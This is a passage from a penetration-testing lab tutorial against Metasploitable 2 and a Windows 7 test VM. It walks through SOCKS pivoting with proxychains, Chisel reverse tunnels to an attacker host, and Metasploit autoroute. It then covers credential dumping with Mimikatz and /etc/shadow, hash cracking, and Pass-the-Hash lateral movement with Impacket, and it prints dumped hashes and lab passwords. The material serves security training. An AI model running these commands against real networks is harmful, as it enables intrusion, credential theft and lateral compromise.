proxychains nmap -sT 192.168.1.10 # scan Machine 2 through the tunnel
proxychains nmap -sT -Pn 192.168.1.10 # better alternative - skip host discovery
proxychains curl http://192.168.1.10 # test web connectivity to internal target
proxychains firefox # browse internal web apps through the tunnel

```

```
[* proxychains] nmap -sT -Pn 192.168.10.10
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99SVN ( https://nmap.org ) at 2026-07-29 02:50 -0400
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:3306 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:1720 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:1723 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:25 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:256 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:3389 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:199 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:8080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:587 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:111 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:993 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:23 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:443 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:143 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:8888 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:113 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:110 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:554 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:80 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.10:22 <--socket error or timeout!
```

```
Nmap scan report for 192.168.10.10 (192.168.10.10)
Host is up (0.00s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsddapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
```

```
[*] proxychains curl http://192.168.10.8
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:80 ... OK
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
```

Optional test — verify the tunnel is working:

```

> proxychains curl http://ifconfig.me
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... ifconfig.me:80 ... OK
39.36.23.172%

```

✓ If the IP returned by ifconfig.me is Machine 1's external IP — the tunnel is working correctly.

Step 4 — Route ALL your tools through Machine 1

Now everything goes through Machine 1 as the gateway:

```

proxychains nmap -sT 192.168.1.10 # scan internal host
proxychains curl http://192.168.1.10 # basic connectivity test
proxychains firefox # browse internal web applications

```

```

> proxychains nmap -sT -Pn 192.168.10.8
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99SVN ( https://nmap.org ) at 2026-07-29 02:49 -0400
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:3389 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:111 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:110 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:113 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:8080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:22 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:5900 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:135 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:1723 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.8:445 ... OK

```

```

Nmap scan report for 192.168.10.8 (192.168.10.8)
Host is up (0.00s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

```

5.2 Burp Suite via SOCKS Proxy (Web App Testing Through the Pivot)

Option 1 (Recommended for labs) — configure Burp to use the SOCKS proxy directly. No proxychains wrapper needed here.

Step 1 — Start your SOCKS tunnel (already done in Step 5.1)

SSH / Metasploit / Chisel SOCKS proxy running at: 127.0.0.1:1080

Step 2 — Open Burp Suite on Kali and configure upstream SOCKS proxy

Inside Burp: go to Proxy → Options → Upstream Proxy Servers → Add

Step 3 — Set the upstream proxy settings

Setting	Value
Type	SOCKS5
Host	127.0.0.1
Port	1080

Step 4 — Configure browser to use Burp

Open the browser. Set the browser proxy to: 127.0.0.1:8080 (Burp's local listener).


Step 5 — Access the internal web application

Navigate to: `http://192.168.1.10`

Traffic flow:

```
Browser → Burp (127.0.0.1:8080) → SOCKS proxy (127.0.0.1:1080) → Machine 1 → Target (Machine 2)
```

Make sure Intercept is ON in Burp to capture and modify internal web application requests.



5.3 Important Real-World Notes

Rule 1 — Use -sT, NOT -sS

SYN scan (-sS) does NOT work over a SOCKS proxy (requires raw sockets).

Always use: -sT (TCP connect scan) when scanning through proxychains.

🔧 Rule 2 — Prevent DNS Leaks

Edit /etc/proxychains.conf and ensure "proxy_dns" is uncommented (no # before it).

Without proxy_dns: DNS requests go directly from Kali → your real IP is exposed.

With proxy_dns: DNS queries are routed through the tunnel → no leak.

```
nano /etc/proxychains.conf
# Find this line: #proxy_dns
# Remove the # to enable it: proxy_dns
```

🔧 Rule 3 — Speed is slow 🐢

You are tunneling traffic through a pivot host — expect significant lag.

Keep scans targeted (specific IPs and ports) — NOT full /24 sweeps.

5.4 Alternative — Chisel (More Flexible, No SSH Required)

If SSH is not available or is restricted on Machine 1, use Chisel to create the SOCKS tunnel:

On Kali (run the Chisel server):

```
chisel server -p 8000 --reverse
```

On Machine 1 (run the Chisel client — connects back to Kali):

```
chisel client attacker_ip:8000 R:socks
```

This creates a SOCKS5 proxy on Kali at the default port 1080. Use with proxychains exactly as in Method 1.

5.5 Method 2 — Metasploit Autoroute + SOCKS Proxy Module

From an active Meterpreter session on Machine 1:

```
run post/multi/manage/autoroute SUBNET=192.168.244.0/24 # run inside Meterpreter session

# ALTERNATIVE
run post/multi/manage/autoroute CMD=add SUBNET=192.168.244.0
NETMASK=255.255.255.0
```

Then in msfconsole (NOT inside Meterpreter — background the session first):

```
use auxiliary/server/socks_proxy
set SRVPORT 1080
set VERSION 5
run
```

5.6 Summary — Where to Run Each Step

Step / Tool	Where to Run
ssh -D	Kali terminal
proxychains config	Kali (/etc/proxychains.conf)
proxychains tools (nmap, curl, firefox)	Kali terminal
autoroute	Inside Meterpreter OR msfconsole
socks_proxy module	msfconsole ONLY (not inside Meterpreter)

**Final Takeaway:**

nmap → find targets inside the internal network
 curl → verify access and test connectivity
 Burp → intercept and exploit internal web applications

03**Credential Dumping & Harvesting****6. Task 03 — Credential Dumping & Harvesting****Description: Extract passwords and hashes from Machine 1 to use them on Machine 2.**

Windows (Mimikatz): Use Mimikatz to dump LSA secrets, SAM hashes, and plaintext passwords from memory.

Linux: Extract hashes from /etc/shadow and search configuration files (wp-config.php, .env) for hardcoded credentials.

Hash Cracking: Use John the Ripper or Hashcat to crack harvested hashes on your Kali machine.

Learning Goal: "Passwords found on Machine A often work on Machine B."

**Big Picture — This is the core concept: credential reuse / lateral movement.**

Task 02 → Pivot into internal network

Task 03 → Dump credentials from Machine 1 ↓

Task 04 → Use those credentials on Machine 2

6.1 Part 1 — Windows Credential Dumping (Mimikatz)

Execution context: done via a compromised shell of the Windows target machine.

Windows protects credential storage — you need elevated privileges to access it.

Step 1 — Enable Required Privileges

```
getuid
load kiwi
```

```
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32) > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## \ / ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
(Meterpreter 1)(C:\Windows\system32) >
```

What this does:

- Elevates privileges within the process
- Enables DebugPrivilege on the current token
- Required to access LSASS (Local Security Authority Subsystem Service) memory

Step 2 — Dump Credentials from Memory

```
creds_all # dumps credentials
```

Extracts:

- Credentials from LSASS (Local Security Authority Subsystem Service)
- Plaintext passwords — if they are cached in memory (depends on Windows version and settings)
- NTLM hashes (NT LAN Manager — the Windows authentication protocol)
- Credentials of all currently logged-in users
- Local user account hashes from the SAM (Security Account Manager) database

Output includes:

- Username
- RID (Relative Identifier)
- NTLM hash

```
Success.
(Meterpreter 1)(C:\Windows\system32) > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain      NTLM      SHA1
-----
Administrator TESTLAB 0e1ecffdcf0e12181f31a78b521ff2e1 4f040e49dba5242be7c6fa1aee35c072abac1e13
MOEW-PC$      TESTLAB 99965cb093df5a212dbd339a1abc6a93 cacf485a5bcf6a202bb9b39f56801e573f67c55f

wdigest credentials
=====
Username      Domain      Password
-----
(null)         (null)      (null)
Administrator TESTLAB  Pass-Word-0987654321!
MOEW-PC$      TESTLAB  3(0^ZdEIt.\MW;:IS#bU9BRg!n;eC<4BDNaE:%h5?!w_,YL)Z1J RN8"[j!.np89*_oM<C_Y8>xuW3x"q:5oKetnI]A[g$?W;g9r&TnD<VE:C=jo76yVIbT6

tspkg credentials
=====
Username      Domain      Password
-----
Administrator TESTLAB  Pass-Word-0987654321!

kerberos credentials
=====
Username      Domain      Password
-----
(null)         (null)      (null)
Administrator TESTLAB.LOCAL  Pass-Word-0987654321!
moew-pc$      testlab.local  3(0^ZdEIt.\MW;:IS#bU9BRg!n;eC<4BDNaE:%h5?!w_,YL)Z1J RN8"[j!.np89*_oM<C_Y8>xuW3x"q:5oKetnI]A[g$?W;g9r&TnD<VE:C=jo76yVIbT6
moew-pc$      TESTLAB.LOCAL  3(0^ZdEIt.\MW;:IS#bU9BRg!n;eC<4BDNaE:%h5?!w_,YL)Z1J RN8"[j!.np89*_oM<C_Y8>xuW3x"q:5oKetnI]A[g$?W;g9r&TnD<VE:C=jo76yVIbT6
```

6.2 Part 2 — Linux Credential Harvesting (Metasploitable 2)

Execution context: you must have shell access to the Metasploitable 2 Linux target. Root privileges are required to access `/etc/shadow`.

Step 1 — Extract Password Hashes from `/etc/shadow`

```
cat /etc/shadow
cat /etc/passwd
```

What `/etc/shadow` contains:

- Hashed passwords for all users (NOT plaintext)
- Usually SHA-512 or similar — NOT NTLM (Linux uses different hashing algorithms than Windows)
- To use them: you must crack them offline, or find another way to reuse them

`/etc/shadow` requires root access to read.

Linux hashes in `/etc/shadow` are SHA-512 — they CANNOT be used for Pass-the-Hash (which requires NTLM).

They must be cracked with John the Ripper or Hashcat to recover plaintext.

```
root@metasploitable:~# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
```

```

root@metasploitable:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

```

Step 2 — Search for Hardcoded Credentials in Configuration Files

Developers often store credentials inside configuration files — sometimes in plaintext.

```

grep -i password /var/www/ -r # recursive search for "password" in web directory
find / -name ".env" 2>/dev/null # environment variable files (DB creds, API keys)
find / -name "wp-config.php" 2>/dev/null # WordPress database credentials

```

```

root@metasploitable:~# grep -i password /var/www/ -r
/var/www/dvwa/includes/dvwaPage.inc.php:         if( !@mysql_connect( $_DVWA[ 'db_server' ], $_DVWA[ 'db_user' ], $_DVWA[ 'db_password' ] ) )
/var/www/dvwa/includes/dvwaPage.inc.php:         $dbconn = pg_connect("host=".$_DVWA[ 'db_server' ]." dbname=".$_DVWA[ 'db_database' ]." user=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_password' ] );
/var/www/dvwa/includes/DBMS/MySQL.php:if( !@mysql_connect( $_DVWA[ 'db_server' ], $_DVWA[ 'db_user' ], $_DVWA[ 'db_password' ] ) ) {
/var/www/dvwa/includes/DBMS/MySQL.php:$create_tb = "CREATE TABLE users (user_id int(6),first_name varchar(15),last_name varchar(15), user varchar(15), password varchar(32),avatar varchar(70), PRIMARY KEY (user_id));";
/var/www/dvwa/includes/DBMS/MySQL.php:         ('1','admin','admin','admin',MD5('password'),'{$_baseUri}admin.jpg'),
/var/www/dvwa/includes/DBMS/MySQL.php:         ('5','Bob','Smith','smithy',MD5('password'),'{$_baseUri}smithy.jpg');";
/var/www/dvwa/includes/DBMS/PGSQL.php:if ( !@pg_connect("host=".$_DVWA[ 'db_server' ]." port=".$_DVWA[ 'db_port' ]." user=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_password' ] ) ) {
/var/www/dvwa/includes/DBMS/PGSQL.php:$dbconn = @pg_connect("host=".$_DVWA[ 'db_server' ]." port=".$_DVWA[ 'db_port' ]." dbname=".$_DVWA[ 'db_database' ]." user=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_password' ] );
/var/www/dvwa/includes/DBMS/PGSQL.php:$create_tb = "CREATE TABLE users (user_id integer UNIQUE, first_name text, last_name text, username text, password text, avatar text, PRIMARY KEY (user_id));";
/var/www/dvwa/includes/DBMS/PGSQL.php:         ('1','admin','admin','admin',MD5('password'),'{$_baseUri}admin.jpg'),
/var/www/dvwa/includes/DBMS/PGSQL.php:         ('5','bob','smith','smithy',MD5('password'),'{$_baseUri}smithy.jpg');";
/var/www/dvwa/includes/DBMS/DBMS.php: $login = "SELECT * FROM users WHERE user='$_user' AND password='$_pass'";
/var/www/dvwa/includes/DBMS/DBMS.php: $login = "SELECT * FROM users WHERE username='$_user' AND password='$_pass'";
/var/www/dvwa/includes/DBMS/DBMS.php:         if( !@mysql_connect( $_DVWA[ 'db_server' ], $_DVWA[ 'db_user' ], $_DVWA[ 'db_password' ] ) )
/var/www/dvwa/includes/DBMS/DBMS.php:         $dbconn = @pg_connect("host=".$_DVWA[ 'db_server' ]." port=".$_DVWA[ 'db_port' ]." dbname=".$_DVWA[ 'db_database' ]." user=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_password' ] );
/var/www/dvwa/login.php:         $pass = $_POST[ 'password' ];
/var/www/dvwa/login.php:         $qry = "SELECT * FROM users WHERE user='$_user' AND password='$_pass'";
/var/www/dvwa/login.php:         <label for="pass">Password</label> <input type="password" class="loginInput" autocomplete="off" size="20" name="password"><br />
/var/www/dvwa/login.php:<p>Hint: default username is 'admin' with password 'password' </p>
/var/www/dvwa/README.txt:Default password = password
/var/www/dvwa/README.txt:$_DVWA[ 'db_password' ] = '';
/var/www/dvwa/README.txt:$_DVWA[ 'db_password' ] = 'your_database_password';

```

Common loot locations:

Location	What to Look For
.env files	Database usernames, passwords, API keys and secrets — often stored in PLAINTEXT
wp-config.php	WordPress DB username, password, and host — often plaintext
config files (general)	Application credentials, connection strings, service account passwords
backup files	Old config files that may contain credentials from previous deployments

💡 Key Notes:

Hardcoded credentials are often EASIER to reuse than hashes — no cracking needed.
Always check web directories (/var/www/) and any configuration or backup files you can find.
Linux uses different hashing algorithms than Windows — no NTLM in /etc/shadow.

6.3 Part 3 — Hash Cracking (Kali)

Crack harvested password hashes using offline techniques to recover plaintext credentials for reuse.

Execution environment: perform cracking on your Kali Linux machine using hashes extracted from Windows (NTLM) or Linux (/etc/shadow).

Step 1 — Prepare the Hash File

```
nano hash.txt # open editor and paste hashes, one per line, in correct format
```

Step 2 — Crack Windows Hashes — NTLM

Using John the Ripper:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Using Hashcat:

```
hashcat -m 1000 hash.txt rockyou.txt # if inside /usr/share/wordlists/  
hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt # full path - use if  
not in that directory
```

```
0e1ecffdcf0e12181f31a78b521ff2e1:Pass-Word-0987654321!
Approaching final keypace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hash.txt
Time.Started.....: Wed Jul 29 10:56:16 2026 (10 secs)
Time.Estimated...: Wed Jul 29 10:56:26 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1452.1 kH/s (0.26ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/2 (50.00%) Digests (total), 1/2 (50.00%) Digests (new)
Progress.....: 14344390/14344390 (100.00%)
Rejected.....: 0/14344390 (0.00%)
Restore.Point...: 14344390/14344390 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: loser9 -> James123456789
Hardware.Mon.#1...: Util: 37%

Started: Wed Jul 29 10:55:04 2026
Stopped: Wed Jul 29 10:56:27 2026
```

Step 3 — Crack Linux Hashes — SHA-512 (/etc/shadow)

Linux hashes are different from NTLM (SHA-512 format):

Using John the Ripper:

```
john --format=sha512crypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Using Hashcat:

```
hashcat -m 1800 hash.txt /usr/share/wordlists/rockyou.txt # -m 1800 = SHA-512
(Linux shadow)
```

Step 4 — View Cracked Passwords

```
john --show hash.txt # display all successfully cracked credentials
```

✓ Outcome: Recovered plaintext credentials ready for reuse on Machine 2.

```
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 DONE (2026-07-29 11:05) 0g/s 3645Kp/s 3645Kc/s 14580Kc/s !!2005T..JAMES12
Session completed.
```

Key Concept — Hash ≠ Password

You must either CRACK the hash to get the plaintext password,
OR reuse the NTLM hash directly via Pass-the-Hash (Task 04).
Linux SHA-512 hashes CANNOT be passed directly — they must be cracked.

How Task 03 connects to Task 02 (VERY IMPORTANT):

Task 02 → Pivot into internal network
 Task 03 → Dump credentials from Machine 1 ↓
 → Use those credentials / hashes on Machine 2 in Task 04

04**Lateral Movement Techniques**

7. Task 04 — Lateral Movement Techniques

Lateral movement is the process of using harvested credentials to access a second internal machine. Initial access is only the beginning — lateral movement is how attackers reach the Domain Controller, the database, or other high-value targets deep inside the network.

Field	Details
Target	Machine 2 (internal — reached via pivot from Task 02)
Goal	Authenticate to Machine 2 using credentials harvested in Task 03
Tools	psexec.py, wmiexec.py (Impacket), xfreerdp, Evil-WinRM, SSH, Metasploit
Learning Goal	“Initial Access is only the beginning” — lateral movement reaches the real targets

**Full Lab Chain (connect all 4 tasks):**

Task 01 → Discover internal hosts → Task 02 → Pivot into network
 Task 03 → Dump credentials → Task 04 → Use credentials on Machine 2
 This is a real-world breach simulation — APT groups follow this exact chain.

**Prerequisites before running lateral movement:**

- Valid NTLM hash or plaintext password (from Task 03)
- Username associated with the credential
- Network connectivity to Machine 2 (via pivot from Task 02)
- SOCKS proxy + Proxychains configured (Task 02) if Machine 2 is only reachable through pivot

7.1 Part 1 — Pass-the-Hash (PtH) with Impacket

Pass-the-Hash (PtH) authenticates directly using an NTLM hash — no plaintext password required. Windows accepts the hash as authentication material.

Using PsExec (Full Interactive Shell)

```
psexec.py DOMAIN/user@192.168.1.10 -hashes :NTLM_HASH
```

◆ psexec.py creates a Windows service on the target to spawn a shell.

Output: Full system-level interactive shell on Machine 2.

```

) psexec.py TESTLAB/Administrator@192.168.244.130 -hashes 4f040e49dba5242be7c6fa1aee35c072abac1e13:0e1ecffdcf0e12181f31a78b521ff2e1

Impacket v0.14.0.dev0+20260528.131215.b27827ae - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.244.130.....
[*] Found writable share ADMIN$
[*] Uploading file tomGRhkv.exe
[*] Opening SVCManager on 192.168.244.130.....
[*] Creating service eVJy on 192.168.244.130.....
[*] Starting service eVJy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> systeminfo

Host Name:                MOEW-PC
OS Name:                  Microsoft Windows 7 Ultimate
OS Version:               6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Member Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:        Moew
Registered Organization:
Product ID:               00426-065-1031097-86046
Original Install Date:    5/28/2026, 1:55:18 PM
System Boot Time:         7/31/2026, 11:38:07 PM
System Manufacturer:     VMware, Inc.
System Model:             VMware Virtual Platform
System Type:              x64-based PC

```

OR Using WMIExec (Semi-Interactive Shell)

```
wmiexec.py user@192.168.1.10 -hashes :NTLM_HASH
```

❖ wmiexec.py uses WMI (Windows Management Instrumentation) — stealthier than psexec.

Output: Semi-interactive shell — command output returned per execution.

⚡ PtH works only if:

- SMB port 445 is open on Machine 2
- NTLM authentication is enabled (not restricted)
- The account has Administrator privileges on the target

```

) wmiexec.py TESTLAB/Administrator@192.168.244.130 -hashes 4f040e49dba5242be7c6fa1aee35c072abac1e13:0e1ecffdcf0e12181f31a78b521ff2e1

Impacket v0.14.0.dev0+20260528.131215.b27827ae - Copyright Fortra, LLC and its affiliated companies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::19d:8972:cd28:a1a0%14
    IPv4 Address. . . . . : 192.168.244.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.244.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

C:\>

```

7.2 Part 2 — RDP Access with Captured Credentials

```
xfreerdp3 /u:Administrator /p:'Pass-Word-0987654321!' /v:192.168.244.130
/cert:ignore
```

/u:user → username
 /p:password → plaintext password (from cracked hash or hardcoded creds)
 /v:192.168.244.130 → Machine 2 IP
 /cert-ignore → skip TLS certificate verification (lab use only)
 Note: /cert-ignore → skip TLS... ← fix to /cert:ignore

```

> xfreerdp3 /u:Administrator /p:'Pass-Word-0987654321!' /v:192.168.244.130 /cert:ignore
[03:58:25:613] [18208:00004725] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:      : keycode: 0x08 -> no RDP scancode found
[03:58:25:613] [18208:00004725] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]:      : keycode: 0x5d -> no RDP scancode found
[03:58:25:992] [18208:00004725] [ERROR][com.freerdp.core.transport] - [transport_default_write]: BIO_should_retry returned a system error 32: Broken
pipe
[03:58:25:992] [18208:00004725] [ERROR][com.freerdp.core] - [transport_default_write]: ERRCONNECT_CONNECT_TRANSPORT_FAILED [0x00020000]
[03:58:26:055] [18208:00004725] [ERROR][com.freerdp.core.transport] - [transport_default_write]: BIO_should_retry returned a system error 32: Broken
pipe
